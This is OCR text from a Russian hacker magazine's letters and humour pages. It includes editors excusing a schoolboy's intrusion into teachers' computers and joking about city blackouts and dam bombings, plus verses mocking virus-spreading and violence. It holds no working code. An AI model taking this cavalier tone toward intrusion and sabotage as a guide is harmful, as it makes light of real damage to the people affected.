2. Дорогой Майкл Пушкин! Ну конечно, я отвечаю на все вопросы сам, и как вы только могли такое поду...
#Программа выполнила недопустимую операцию и будет закрыта. Если ошибка будет повторяться в дальнейшем, обратитесь к разработчику#.
3. Вы не придумали - я не ответил. Думайте быстрее.
4. Где я живу - это, на самом деле, большой секрет. Иногда дома. Меня многие зовут к себе жить, но я обычно ни с кем больше недели вместе прожить не могу - выгоняют. То требуют, чтобы я по ночам (цитирую) “перестал гадить в стиральную машинку”, то, пардон за каламбур, “переть из холодильника все, что плохо лежит и пахнет”. Но я, вообще-то, очень хороший и ем\гажу до смешного мало. Если вам понадобится кто-нибудь, чтобы нагадил в стиральную машинку - пишите, это мое хобби.
Пункты 5, 6 и 7, а также 8 по понятным непонятным причинам пропускаю. И пункт 9 тоже. И вообще, на этом кончаю. Все. Альт - эф четыре.



Письмо:
От:
underground@newmail.ru

Здорово “Хакеп”!
Мы чисто тут зачитали ваш журнал и чисто пришли к выводу, что все, что пишете, есть по понятиям, и мы поддерживаем. Но токо наше мнение об вас - что

На письма отвечал Холод

ваш этот Инет есть вещь голимая и нас неприкалует. Нас чисто Дум прикалует и всякий там Тетрис. Хотя на бабки и нежалемся. И эти ваши слова про юнихов, регедиты и всякие там боксы есть чисто гонево какое-то. Ни че таково мы тама не нашли. Проверили вашу фичу с этай самой куклой и томатным соком, ни че пацанам понравилось, хотя с ментами потом разборки и были. Так шо наше мнение поболе всяких там советов полезных. А то чисто и читать нечего. Слова всякие не русские, да гонево какое то. Не по пацанске поступаете, кабуто мы лохи какие и сами не разберемся как по кнопочкам тычкать. И вашому Билу Гетсу привет большой, и что за пацан что вы чисто так его любите все. И еще вопрос что это за клуб такой www-sex и как туда попасть, пацаны были говорят там клево и телки бесплатно. Попрошу пацана одного чтоб вам по компьютеру в редакцию распечатал. А тож вы не пишете как так настроить этот глюк ваш. И мы не поняли как с вашего Инету капусту стрич. Лудше б сказали пацанам как с Думу стрич или с Тетрису. А то знаете воздуху мало не бывает. Шоб вы с характером оставались не зреж у вас брэнд такой. Всех благ. И буквы рисуйте крупнее а то читать мелко и непонятно.



Ну, типа, чиста здарова, пацаны. В натуре спасиба за всякую там поддержку и остальной подогрев. Нас тоже чиста впирает всякий там Дум, тетрис-петрис, чих - пых - туды - сюды. Привет Билу Гетсу мы с пацанами в Штаты слили, он подьедет - привет этот перекинет, чтоб все было ништяк. А Бил Гетс - он по-любому про клуб, который www-sex, знает и нам типа того расскажет, и ваще все такое. И паролей каких-то даст, токо мы чиста не рюхнули, на хрен они сдались конкретным пацанам, которые и так нормально волокут и все такое.

Короче, теперь про полезные слова. Мы, типа того, всей конторой собрались, и по натуре решили типа про феньку всю рассказывать. Но чета не поняли, вы че типа про томатный сок гнали? Если это наезд, то мы можем забиться и типа выяснить все на пальцах. Но ваще-то вы нам чиста по кайфу пришлись. Всех благов. Удачи там, чтоб не закрыли и все такое.

Самое дурацкое письмо номера:



От: Светозаров
(pl8e2018@peterlink.ru)

Пишут Вам в журнал учителя города Санкт-Петербург. Мы хотим Вас покритиковать - причина тому весьма и весьма веская. Во-первых, с появлением вашего "хулиганского" журнала родители учеников стали жаловаться на ужасную неуспеваемость последних. Мы - то есть учителя замечательного города Санкт-Петербург - объясняем это призывами прогуливать школу (а куда им сейчас без хорошего образования?) и играть в компьютерные игры. Во-вторых, ученик (ранее спокойный, а сейчас самый отпетый хулиган города Санкт-Петербург) школы №6_ Алексей (это просто ради примера!) теперь выгнан из своей школы, потому что занимался взламыванием компьютеров директора, завучей, просто учителей. Ладно бы он просто смотрел информацию (оценки, личные дела), так он еще и просто менял ее! Например, он "взломал" компьютер Анатолия Ивановича Рубана (учителя литературы) и, поменяв всю информацию (тексты самостоятельных работ, четвертные отметки, личные переписку и сочинения А. И. Рубана) на непотребные фотографии и тексты из Всемирной Сети Internet, залез (другое слово неуместно к этому хулигану!) в компьютер директора и, ни с кем не проконсультировавшись, САМОВОЛЬНО(!) исключил из школы 18(!) человек!!!

Также он менял расписание уроков каждый день (а то и каждый час, если был урок информатики (об этом чуть позднее)), вписывая несуществующие уроки, вроде "чистописания" для 11-го класса), начинал учебный день с призывов "уничтожать", "вешать" "Винды" неким "ламерам". На уроках информатики он проникал в компьютер учителя и делал множество вещей с этим уже и так старым аппаратом. Оттуда же он проникал в школьную локальную сеть и уже оттуда в компьютер директора, откуда, к несчастью, был доступ к Internet`у.

У нас есть неопровержимые доказательства того, что он читал ваш журнал, и все его поступки совершены под влиянием вашего журнала!

Мы хотим, и вместе с нами каждый житель города Санкт-Петербурга, чтобы вы больше не писали о взламывании компьютеров и не толкали наших детей на такие антиобщественные поступки!!!

Одумайтесь, это только один ученик - "взламыватель", а ведь таких, из его же шайки, ещё человек пятнадцать-двадцать!

Учителя города на Неве.



Ну, драсьте, драсьте.

Вот что меня всегда радовало в преподавателях - так это что они требуют от детей знать все по всем предметам, а сами знают только по одному. А некоторые, похоже что, и по одному не знают, но это неважно.

Итак, милые мои преподы, к делу. На кой на ребенка накинулись? Руки прочь! Если вы не умеете защитить свою информацию на машинах, доступ к которым имеют дети - это ваша проблема. Но, конечно, ваш призыв заставил нас задуматься о сознательности и морали, а также чести и совести. Мы же не фашисты какие-нибудь.

Мы провели редакционное собрание, в ходе которого решили отныне и впредь направлять творчество детей исключительно в креативное русло. Для этого в Х появится специальная рубрика "Уголок Школьника", в которой будут описываться аспекты школьной жизни БЕЗ КОМПЬЮТЕРА. В частности, приемы создания "кнопок-троянов" для учительских стульев, невидимого мела для досок, серной кислоты из лука и стирального порошка для тряпок и прочих полезных петард для школьных туалетов. В первом же номере этой рубрики мы расскажем, как обесточить город за пять минут, взорвать городскую дамбу, развести мосты так, чтобы их не могли свести обратно, а еще приведем несколько кулинарных рецептов из поваренной книги анархиста. В общем, наш журнал будет постоянно менять свою половую ориентацию на более другую. Чего и вам желаем. Надеемся на продуктивное сотрудничество со всеми учителями нашей необъятной страны, а также - со всеми их деструктивными учениками :).

Разбор полетов

Ну и угораздило же меня сболтнуть в 10-м номере: "Присылайте, товарищи, свои стихи о маленьком перце на dan@xakep.ru". На следующий же день после его выхода на мой е-мэйл обрушились терабайты писем, в которых, помимо страшилок о перце, были также и поэмы о хакинге, вредные советы, песни, сказки, пара своп-файлов от мастдая и полное собрание сочинений Бояна Ширянова. В некоторых мессагах товарищи, не стесняясь в выражениях, доходчиво объясняли мне, что если их стих не будет опубликован, то следующий мой день рождения отменяется по причине несчастного случая. Некоторые перцы шли другим путем и предлагали за публикацию свои интимные услуги, галлоны пива и кучу левых кредиток. Но я, конечно, с благородным гневом отверг все эти предложения и отобрал лишь самое лучшее. Да, кстати, Gorlum, что это за фигня, мы же договаривались на пять литров девятки, а не на три?

Gorlum
<bu@aha.ru>

Маленький мальчик по имени Вася
"Хакер" принёс для прочтения в классе.
Разные рубрики дети читали –
Нет больше бабушек в этом квартале.

Маленький хакер по левой кредитке
Жадного дядю обчистил до нитки.
Но не потратит он бабки в сети –
Трудно в Сибири компьютер найти.

Still Dead
<still dead@chat.ru>

Ламер от квакера быстро бежал,
Но не успел – квакер <Ctrl> нажал.
Справа и слева легло по ракете,
Повести нету печальней на свете.

Поезд идет – Москва–Воркута,
Маленький хакер глядит из окна.
Себя не ругай, слезы утри,
Надо бы знать статью два–семь–три!

Маленький ламер гонялся в Quake Two.
Бегал, рубился, пёрся во всю,
Стрейфнулась слева квакерша Соня,
Осталось дерьмо от ламо на бетоне...

Serega Fuckov
<fuck lamerishe@mtu-net.ru>

Маленький хакер ставил винды,
И, как всегда, глюканули они,
Сломана клава, разбит монитор,
В блоке системном застрявший топор.

В хакеров дети в подвале играли,
Ламера Мишу они там пытали,
Палкой железной его отпороли
Но не сказал он, где спрятал пароли.

Маленький хакер винчестер чинил,
Крышечку снял и блины он помыл,
Очень доволен был папа–программер,
Долго писал он крутой ip сканер.

Dmitry Nesterov
<realpilot@mail.ru>

Маленький хакер который уж год
Бережно правит html–код.
Выделил сектор, поклацал на кнопки,
Вновь сквозь решетку косится на сопки...

Alex A. Volodin
<master ades@yahoo.com>

Маленький хакер по Нету гулял,
В чате девчонку он клевую снял,
Эх, не понравилась маме та фича:
Жаль, антивирусов нету от ВИЧа.



Психо
<супер-пупер@hotmail.com>

ЛАМО. ЛАМЕР. ЛАМЕРЮГА.
Что за странные слова?
Почему моя подруга
Называет так меня?

Fireman
<fire man@chat.ru>

Маленький хакер компьютер собрал,
Вилку воткнул и на POWER нажал.
В сети напряжение он не проверил,
Пепла остатки кулер развеял.

Маленький хакер компьютер чинил,
Провод один не туда подключил.
Мать задымилась, обуглился проц.
Так разрешился апгрейда вопрос.

Маленький хакер в гости пришёл,
Портрет Била Гейтса на стенке нашёл,
Кровью хозяина "SUX!" начертил:
Очень уж он Майкрософт не любил.

Маленький геймер в Unreal играл,
В друге своём Скарджа узнал.
Выстрел Эйтбола, взрывы ракет:
Друга теперь у геймера нет.

Маленький ламер файлы качал,
Кряк Интернета где–то достал.
Винт форматнулся, BIOS сгорел,
А как на халяву Инета хотел!

Маленький фрикер сломал автомат,
Очень он был доволен и рад.
Жизнь его пролетела кометой:
Зверски замучен в подвале УРМЕТ'а.
















Даниил Шеповалов
(dan@xakep.ru)

Маленький хакер модем получил,
К телефону соседей его подключил.
Хакер в Сибири теперь рубит лес:
Фишку сечет МГТС.

Маленький хакер вирус писал.
Вдруг в его дверь ударил металл.
Свет отключился, компьютер погас:
Чётко сработал российский спецназ.

Маленький ламер почту читал,
Приаттаченный файл распаковал.
Долго ещё он платил за инет:
Ламера лучше для хакера нет.

Брат Ежик
(dus@aport.ru)

Маленький хакер к деду зашел,
Быстро на клаве “Enter” нашел,
Американского нет континента,
Вот шалунишка – внук президента.

Девочка-хакер в Инет выходила,
Шнур монитора в розетку врубила.
Смачно шипела сгоревшая кожа:
Девочка нынче на зомби похожа.

Маленький хакер винт форматил,
Грохот кувалды соседей будил.
Так и не поняли глупые люди,
Кто и зачем этой ночью их будит.

Маленький хакер файлик скачал,
Злобные вирусы тот содержал.
Не на чем больше лазить в Инете:
Не доверяйте компьютеры детям!

Советы начинающим хакерам от ДаркМегаБун’а
(megaboon@aha.ru)

Если друг пришёл к вам в гости с антивирусной дискетой,
Недоверие такое пусть ему выходит боком:
Сбросьте на его дискету ту игру из интернета,
Что вчера ваш диск гиговый превратила в гиг bad-блоков.
Накидайте утилиток, купленных на CD-ROMе
У патлатого студента в Митино на той неделе.
И туда же скиньте макрос, что прислал вам по e-mail’у
Паренёк из Миннесоты с пожеланием удачи.
Если друг остался другом и пришел к вам вновь в субботу,
Значит весь уикенд придется изучать язык ассемблер.

Если вдруг вам скажет папа, что игрушек слишком много,
То такое положенье нужно срочно исправлять:
Нужно выбрать каталоги, чьи названья неизвестны,
Выделить их кнопкой мыши и отправить всех в корзину.
Вы тогда двух зайцев сразу выстрелом одним убьёте,
Влезут новые игрушки и отстанет нудный предок.

Если вы забыли напрочь свой пароль для входа в UNIX,
То попробовать вам нужно подобрать его по буквам.
Если он не очень длинный - символов на семь, не больше,
То успеете, наверно, подобрать его при жизни.

Vitaly Sh\\(a\\)
(vit usa@hotmail.com)

Маленький фрикер в хакинг подался
С прогами, файлами вмиг разобрался.
Стал вдруг богат. Уважаем стал он.
Долго ломился к соседу ОМОН.

Все как всегда: ночь, Интернет,
Грусть и тоска. Дел больше нет.
Где-то далекий сервер упал
“Тридцать восьмой!” – хакер Вася сказал.

Фирма с программером не расплатилась,
Злость и обида в душе затаилась.
Только он времени зря не терял –
Кульный девайс на досуге спаял.
Ну а на фирме врубились не скоро,
Что за счета им пришли за межгород.

Ностальгическая песня от Mazafaka
<hwndLeader@yahoo.com>

DOS, черной пеленой экран заполнил чистый DOS.
Мышь стала вдруг квадратной, потеряла форму мышь.
Я разбил окно - 95-е окно и поставил DOS, и тогда увидел
Это счастье - вот оно.

Слезы на очках, странные очки, а может слезы на лице.
DOS очистил все, все, что было у меня на диске С:
Я нажал F8, и веселый Norton удалял мне все подряд,
40 Mb, может даже больше, может даже 50.

И представил я, город наводнился вдруг веселыми людьми.
Вышли все под DOS, а проклятый WINDOWS удаляли,
черт возьми.
Позабыв про WORD, Corel Draw и прочий геморрой.
Люди ставят DOS, словно в рай заходят в DOS,
в обычный чистый DOS.

Помимо этого беспредела, было еще много прикольных вещей, но размер рубрики ограничен, а лишить тебя метро-приколов было бы с моей стороны просто преступлением. Но, при всем при этом, мы будем продолжать публиковать стишки от читателей, так что шлите!




WWW

M.J.Ash
(m.j.ash@xakep.ru)

Хроники Харона

http://xx.lipetsk.ru


Харон - это такой забавный персонаж из древнегреческой мифологии, который зарабатывал неплохие деньги на том, что катал умерших через мрачную реку Стикс до врат Аида, тогдашнего "царства мертвых". На работе этот парень, кстати, сам не слишком живой, особенно не горел - возил покойничков только "туда", предпочитая "обратно" идти порожняком. Ну, разве что какого-нибудь супергероя той эпохи иногда подвозил... За очень дополнительную плату, конечно, да и - не всегда! Но, несмотря на это, Харон по жизни (по смерти?) :) не бедствовал. Дело в том, что в те времена каждому умершему клали в рот монетку - для Харона, в качестве платы за перевоз. А покойничков всегда хватало, что тогда, что сейчас. Хех... Что меня всегда занимало, так это то, как этот парень поступал с теми, кто пытался его надуть? С теми, чьи родственники решали сэкономить и клали усопшему под язык фальшивую монету?... До Аида эти люди явно не добирались. И только Стикс знает, что Харон с ними делал...



Московский Государственный Театр "МАГИЯ"

http://www.mag.ru/mac/magic.shtml

Всегда мечтал стать фокусником! Чпок! И под восхищенные аплодисменты зрительного зала из глубин монгольской тюбетейки на белый свет извлекается насмерть перепуганный бегемотик. Опс! И, повинуясь загадочным пассам левой руки, у "богатенького Буратино" исчезают портмоне, автомобиль и роскошно раздетая спутница. Причем приятно, что эта подруга исчезает с тобой по собственной воле, ведь, как учит нас пример отношений Клаудии Шиффер и Дэвида Копперфильда, классному фокуснику любая девчонка обязательно даст! Так что не знаю как ты, а я теперь постоянный посетитель www.MAG.ru - первого в мире русскоязычного сайта об Иллюзии и Иллюзионистах. Я уже успел порыться в биографиях великих фокусников, умудрился выучил словарь иллюзиониста и даже вволю посмеялся над "Байками из...театра". Сейчас вот вплотную занялся "Практичной МАГИЕЙ" - разделом, где фокусы расстаются со своими секретами. Хе-хе... На этом сайте меня научили, как надо отвечать на глупый вопрос: «Кто самый великий фокусник в мире»? Оказывается, нужно пожать плечами и скромно заявить: «Вы знаете, вообще-то нас несколько...».





The World of Spectrum


http://www.void.demon.nl/spectrum.html

Это сейчас ПиСюк - "only and forever", а ведь не так давно самой реальной тачкой всех времен и народов был Sinclair ZX Spectrum. Я сам просидел на этой платформе шесть лет, сначала юзая самостоятельно собранный "Ленинград", а потом страшно гордясь Scorpion-ом, купленным за большие деньги! Эх, классная была машина. Предлагаю почтить ее светлую память посещением сайта с жизнеутверждающим названием "The World of Spectrum". Тут есть все! Эмуляторы, утилиты, огромный архив программ, работы демо-групп... Есть даже The Offical Game Top 100 Of All Time, хотя нужно оторвать башку тому, кто его составлял! Где это видано, чтобы R-Type был на 7 месте, а 3D Death Chase - на первом? И кто додумался поставить Boulder Dash выше Elite? И где Nether Earth? Я был лучшим в этой игре! Хех... Оказывается, игры для Speccy пишут до сих пор. Портирован Doom, Dune 2... Так что давай, качай эмулятор - будем вместе пить пиво и вспоминать молодость! :)

Атеистический сайт

http://www.edu.nsu.ru/atheism

Не, не! Верующим товарищам сюда вход запрещен. Еще прочитаете чего, оскорбитесь - а мне потом от ваших плевков пол отмывай. Не подписывался я на это! Хорошо еще, что истинно верующих среди вас, партизан, мало. И нечего тыкать мне в морду свой нательный крест, тем более, что он у тебя какой-то подозрительно новенький. Господь должен быть в сердце - вот что главное! А то живете, как в Евангелие от Митьки писано: "Вначале все было по фигу. И до фени было Богу. И на Бога все клали...", а крестом проделки ваши срамные прикрываете. Хех... Тут третьего дня видел, как один "новый русский" в церковной лавке покупал себе этот "символ веры". Выбрал, значит, себе самый большой золотой священнический крест с инкрустацией и драгоценными камнями и говорит продавцу: «Во! Это, типа, то, что надо! Только мне нужна цепь потолще и чтоб без гимнаста, понял?..» Верующий, блин... Так что идите-ка вы все... мимо... от греха подальше. Мне еще над ошибками Библии надо работать...



Осторожно! Злая Собака!

http://dogz.newmail.ru


В России для умерщвления животных используется дитилин. Это такой препарат из семейства кураре. Говорят, кураре очень активно пользовались некоторые племена индейцев. Очень уж удобный это был яд. Достаточно было отравленной стреле хотя бы оцарапать жертву, как она тут же падала без движения - яд вызывает блокаду нервно-мышечной передачи и паралич скелетных мышц. Ну так вот, синтетический дитилин делает то же самое, так что выглядит процедура "усыпления" совершенно пристойно: животному делается укол, после которого оно лежит неподвижно, бездыханно, не дергается, не кричит. И впрямь можно подумать, что "уснуло". Но беда в том, что сердце к скелетным мышцам не относится; сердце бьется непроизвольно, сознание не отключается - и медленная смерть наступает от удушья: мышцы грудной клетки парализованы, легкие не вентилируются. А кровь струится и струится по артериям, принося к мозгу все меньше кислорода, но не давая умереть сразу. Это 10-15 минут агонии... Более страшную смерть трудно себе представить...



Museum of Dirt

http://www.planet.com/dirtweb/dirt.html

С появлением в Сети "Музея грязи" многовековое противостояние людей и свиней можно считать законченным. Теперь не только примитивная малообразованная хрюшка может "найти себе грязи"! Теперь любой человек может насладиться оной субстанцией, набрав в адресной строке своего броузера приведенный выше URL. "Museum of Dirt" - это сотни и сотни стеклянных баночек с образцами грязи из разных стран, памятных мест или из домов знаменитостей. "Museum of Dirt" - это возможность поиска грязи по своему вкусу, то есть по цвету, структуре или ее местонахождению. Короче, как обычно - человек опять царь зверей, а бедные свинки - в полном пролете. Enjoy!





Лучшие приставочные игры на персоналке!

http://pristavka.kulichki.net

Так уж повелось, что каждый обладатель персонального компьютера должен при виде игровой приставки сделать кислую мину, ткнуть в приставку пальцем и произнести речь на тему: "Приставки - это полный отстой, и они должны умереть!". И поверь мне, приятель, что, впервые попав на этот сайт, я уже собрался именно так и поступить, но... заигрался, понимаешь ли, в SuperMario на эмуляторе SuperNuntendo! Подумал, наивный, что моя реакция, отточенная сотнями десматчей, поможет мне легко выиграть эту игру и... обломался! Застрял в пятом мире, и хоть ты тресни! Потом еще оказалось, что на одну трехдюймовую дискетку влезает десять игр для GameBoy-я вместе с эмулятором, что порадовало моего соседа - теперь он знает, чем будет заниматься на уроках информатики. Пиксели в этих играх, конечно, крупноваты (Не во всех! Тем более, что есть эмуляторы со сглаживанием и поддержкой 3dfx ;), но геймплей, который заставлял миллионы людей играть в эти игры, он ведь никуда не делся! Так что, ладно, я согласен, приставки - MustDie, а вот эмуляторы приставок - пусть останутся. Хорошо? :)





Действующие лица и ситуация на дворе:

2013-й год от рождества Билла Гейтса. Мир опутан всемирной паутиной виртуальной матрицы и, разумеется, поделен между транснациональными корпорациями – дзайбацу. Самые крутые из них – Микрософт и Солнцевская группировка (поглотившая к тому времени якудза и перенявшая их традиции) находятся в состоянии непрерывной войны. Секретным оружием МС является голова БГ, которая содержится в независимом блоке жизнеобеспечения и в тайне руководит действиями дзайбацу.

Ингмар Саддамович Хофманн – международный террорист. В восточном блоке известен как юбилейный велосипедист. Негодяй, наркоман и кровавый маньяк, выдает себя за прекрасную транссексуалку Скобрину. В тайне сотрудничает со всеми разведками мира. Характер восточный. Впыльчив, как все рыжие. Одержим манией величия. Настоящий Ариец. Он же Валентина Понияд – воровка на доверии

Зип-Зап 1832 – инопланетный шпион, из галактики Бета Прокисона. Вломившись по ошибке в виртуальный мир, созданый на базе "Цивилизации", был потрясен коварством землян и провел 16 лет пытаясь захватить власть над миром. Находясь на волосок от победы, был вычислен и выброшен из игры сисадмином. Потрянный в денежных потоках системы "VISA" – был спасен хакером Иванoff, котрый в этот момент приделывал к системе дополнительный крантик чтобы излишкам денег было куда капать.

